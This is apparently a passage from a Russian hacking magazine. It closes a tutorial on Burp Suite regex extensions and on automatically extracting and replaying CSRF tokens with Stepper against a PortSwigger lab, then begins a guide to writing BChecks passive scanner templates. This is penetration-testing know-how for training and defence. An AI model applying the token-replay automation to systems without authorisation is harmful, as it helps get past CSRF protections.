В расширении доступно два движка: NFA (Non-deterministic Finite Automaton) и DFA (Deterministic Finite Automaton). Первый максимально полно поддерживает регулярки, включая квантификаторы и обратные ссылки. Второй гораздо быстрее.

Свойства Color и Sensitive — это про визуальное выделение совпадений.

После добавления выражения поставь галочку Loaded рядом с ним, чтобы регулярка добавилась в набор активных. Теперь можешь открыть любой сайт с CSRF и увидеть, как соответствующие запросы подсветились в списке Proxy. Если неудобно копаться в истории запросов, открой вкладку HaE и найди Databoard. Изначально он пустой, но, как только укажешь хост, с которым хочешь работать, откроется панель с найденными совпадениями.



Databoard HaE

Burp-Regex-Extractor


В отличие от Highlighter and Extractor это расширение прогоняет запросы по требованию пользователя и выводит все найденные значения. Используй его для анализа больших ответов сервера.

Скачай исходники Burp-Regex-Extractor. Открой файл `regext.py` в любом редакторе. Найди 79-ю строку и замени `self.append_output` обычным `print`. Если этого не сделать, `append_output` попытается выполниться до того, как станет доступной. Это произойдет на этапе установки расширения, поэтому оно не установится. Что поделаешь, косяк разработчика. От наших изменений работа расширения никак не пострадает.

```
# Было:
# self.append_output("Failed to load regex patterns: {}\n".format(e))
# Стало:
print("Failed to load regex patterns: {}\n".format(e))
```

Открой в Burp таб Extensions, жми Add. Выбери тип расширения Python и укажи путь к файлу `regext.py`.

После установки появится таб Regex Extractor с незатейливым интерфейсом. В поле Pattern Name вбей CSRF Token, в Regex Pattern — нашу прошлую регулярку `csrf"\s*value="([^"]+)` и нажми Save. В выпадающем списке, справа от кнопки сохранения, появится пункт CSRF Token. Это значит, что выражение добавлено в файл JSON расширения и доступно для использования. Выбери этот пункт, чтобы экстрактор искал CSRF. В отличие от HaE расширение применяет только выбранную регулярку.




Regex Extractor

Pattern Name: CSRF Token
Regex Pattern: csrf"\s*value="([^"]+)
Saved Patterns: Stripe Key

```
Pattern 'CSRF Token' saved successfully.
```

Выбери любой запрос или группу запросов, содержащих токен CSRF, кликни правой кнопкой и выбери Extensions → Regex Extractor → Extract Regex Matches from Responses. Вернись на вкладку расширения, в логе тебя ждет найденное значение.



```
Processing 1 responses...
Unique responses processed: 1
No matches found in the responses.
Processing 1 responses...
Unique responses processed: 1
No matches found in the responses.
Processing 1 responses...
Unique responses processed: 1
--- Matches from Responses ---
WAvvZYVZ8AEqcrcfecZOQ8pYEQeqKHSe
Processing 2 responses...
Unique responses processed: 2
--- Matches from Responses ---
WAvvZYVZ8AEqcrcfecZOQ8pYEQeqKHSe
YejkfTHWf3DJdkDzqJQBtEtofVUSDaDu
```

Найденные значения


Stepper

Это крутое расширение для автоматизации.

Создай новую последовательность, нажав Add Sequence. Дважды кликни по названию таба, укажи CSRF Test. Перейди в историю Proxy, найди запрос, который возвращает CSRF-токен. У меня это `GET /my-account?id=wiener`. Кликай правой кнопкой, найди в подменю степпера Add Step, выбери нашу последовательность.


WARNING

В Stepper давай последовательностям и переменным осмысленные имена. Расширения используют эти имена в макросах подстановок.



Добавление шага в Stepper

Вернись на таб Stepper, в нем появился новый шаг с выбранным запросом. Жми Execute Script. Когда появится ответ, создай переменную в Post-Execution Variables. Название я сделал `CSRFToken`. Дважды кликни по полю Condition и укажи регулярное выражение `csrf"\s*value="([^"]+)`. Значение заполнится автоматически. Несколько раз выполни скрипт, чтобы убедиться, что значение извлекается и обновляется.



Post-Execution Variables

Type	Identifier	Condition	Value
Regex	CSRFToken	csrf"\s*value="([^"]+)	IGTmQVRLJ1Pgppiry3GmUx4...

Шаг в Stepper

Найди запрос, который работает только с этим токеном. Отправь запрос в Repeater. Вместо значения CSRF укажи `$VAR:CSRF Test:CSRFToken$`. Stepper увидит этот макрос, найдет в последовательности `CSRF Test` переменную `CSRFToken` и подставит ее значение. Попробуй выполнить запрос, чтобы убедиться, что значение подставляется. Если получишь ошибку, запусти скрипт на вкладке Stepper, чтобы обновился ключ.

INFO

Формат макроса подстановки: `$VAR:<Sequence Name>:<VariableName>$`

Чтобы последовательность выполнялась автоматически и не нужно было запускать скрипт руками, добавь в запрос заголовок `X-Stepper-Execute-Before: CSRF Test`, где `CSRF Test` — это имя последовательности. Когда Stepper увидит заголовок, выполнит указанную последовательность и обновит значения переменных.

Мой финальный запрос выглядит так:

```
POST /my-account/change-email HTTP/2
Host: 0ad500b60383542d8010032b008e008e.web-security-academy.net
Cookie: session=b7PoDPhZBMQBUsfvu30P5bMR1EXaR5WJ
Content-Length: 53
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
X-Stepper-Execute-Before: CSRF Test

email=lalal%40buba.com&csrf=$VAR:CSRF Test:CSRFToken$
```

При помощи Stepper и регулярных выражений можешь построить многошаговый алгоритм любой сложности.

ЗАКЛЮЧЕНИЕ


Мы пробежались только по верхушке айсберга RegEx, но даже этих инструментов достаточно, чтобы за пару дней свободно выдергивать токены, находить уязвимости в коде, быстро обрабатывать большие объемы инфы.

Регулярные выражения — это не просто шаблоны, это философия обработки текста. Каждый символ, квантификатор или оператор — часть алгоритма, который решает задачу максимально быстро и четко.

Чем больше ты практикуешься, разбираешь чужие решения и генерируешь свои регулярки, тем быстрее формируется мышление паттернами. Используй регулярки в пентесте, программировании, анализе данных — и вскоре ты поймешь, что без RegEx жить стало бы скучно и медленно.

ЧЕКЕРЫ BURP

Делаем шаблоны BChecks для быстрой разведки



ret0x2A
@ret0x2A

BChecks — это чекеры, которыми ты можешь дополнить существующие сканеры уязвимостей Burp. Чекер — это шаблон наподобие популярных шаблонов Nuclei. В статье я покажу, как делать простые и быстрые чекеры, а заодно разберемся со скриптовым языком Burp.

Сильная сторона BChecks в простоте и скорости разработки. Слабая в том же: не получится построить мощные сканеры со сложной логикой, системными вызовами или работой с файловой системой. Подходи ответственно к алгоритмам, тщательно продумывай словари пейлоадов, и получишь мощный инструмент в свой хакерский арсенал.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.


ПАССИВНОЕ СКАНИРОВАНИЕ

BChecks идеально подходит для пассивного анализа, когда нет необходимости делать дополнительные запросы. Так ты соберешь максимум данных без лишних следов на сервере.

Первый чекер

Нашим «Hello world!» будет скрипт, который отслеживает ответы веб-приложения и ищет в них заголовок `X-Powered-By`. Заголовок `X-Powered-By` указывает на основную технологию веб-приложения, может раскрывать конкретную версию. Например, `X-Powered-By: PHP/8.3.4` , который говорит о потенциальной критической уязвимости CVE-2024-4577.

Чтобы начать создавать первый BCheck, перейди на вкладку Extensions и найди там BChecks. Жми New и выбери Blank BCheck. Так ты создашь пустой шаблон.



В Burp есть база примеров шаблонов

В начале любого шаблона указываются метаданные:

```
metadata:

    # Версия языка. На сегодня доступна только одна версия языка
    language: v2-beta

    # При добавлении уязвимости это название подставится в название
потенциальной уязвимости
    name: "X-Powered-By detected"

    # Необязательные параметры, описывающие скрипт
    description: "Простой пример пассивного сканирования"
    author: "ret0x2A"
    tags: "passive", "headers"
```

Добавь блок объявления переменных `define`.

```
define:
    # Переменная объявляется с простым присвоением
    x_header = "X-Powered-By"
    # Можно использовать подстановки
    problem = `Нашли заголовок {x_header}, возможен слив технологии`
```

Переменные

Встроенный язык поддерживает два варианта объявления переменных: `define` для констант и `run for each` для массивов. При использовании массивов шаблон выполнит проверки для каждого элемента массива. Переменные просто подставляются как значения.

Жестких требований для этих блоков нет. Можешь использовать блоки по отдельности или вместе, можешь вообще обойтись без них.

Действия и логика работы прописываются в блоке `given … then`. В `given` явно указывается случай, когда сканер выполнит проверку. Мы договорились, что будем обрабатывать ответы веб-приложения, значит, нужно использовать `given response then`:

```
# Чекер срабатывает при каждом ответе от сайта
given response then
    # Ищем хидер в последнем ответе сайта
    if {x_header} in {latest.response.headers} then
        # Фиксация уязвимости в Burp
        report issue:
            # Уровень угрозы info|low|medium|high
            severity: info
            # Точность certain|firm|tentative
            confidence: firm
            # Для получения значения переменной используй {}
            detail: {problem}
    end if
```

О блоке given ... then

Разработчики Burp предусмотрели `given ... then` для любых ситуаций. Если тебе нужно выполнить скрипт один раз для всего хоста, вместо `response` используй `host`. Для каждого пути, который нашел Burp, — `path`. Обработка запросов — `request`.

Можно привязать работу к точкам инъекции, которые проверяет сканер: `cookie`, `header`, `body`, `query` или ко всем сразу — `any`. Это заставит шаблон запускать проверку для каждой точки инъекции. Например, `header` заставит выполнить чек для каждого заголовка в отдельности: `Host`, `Content-Type` и так далее.

Точки инъекции допустимо совмещать: `given query or body insertion point`. Эта запись означает: «выполни проверку как для параметров в URL, так и для параметров в теле запроса».

Твой сканер готов! Сохрани код и переходи к запуску.

Форматирование

BCheck не предъявляет требований к форматированию. Отступы могут быть любыми или отсутствовать вовсе. Даже такая «мешанина» будет работать:

```
define:not_found = "404"run for each:wl = "~", ".old", ".bak", ".
backup"
```

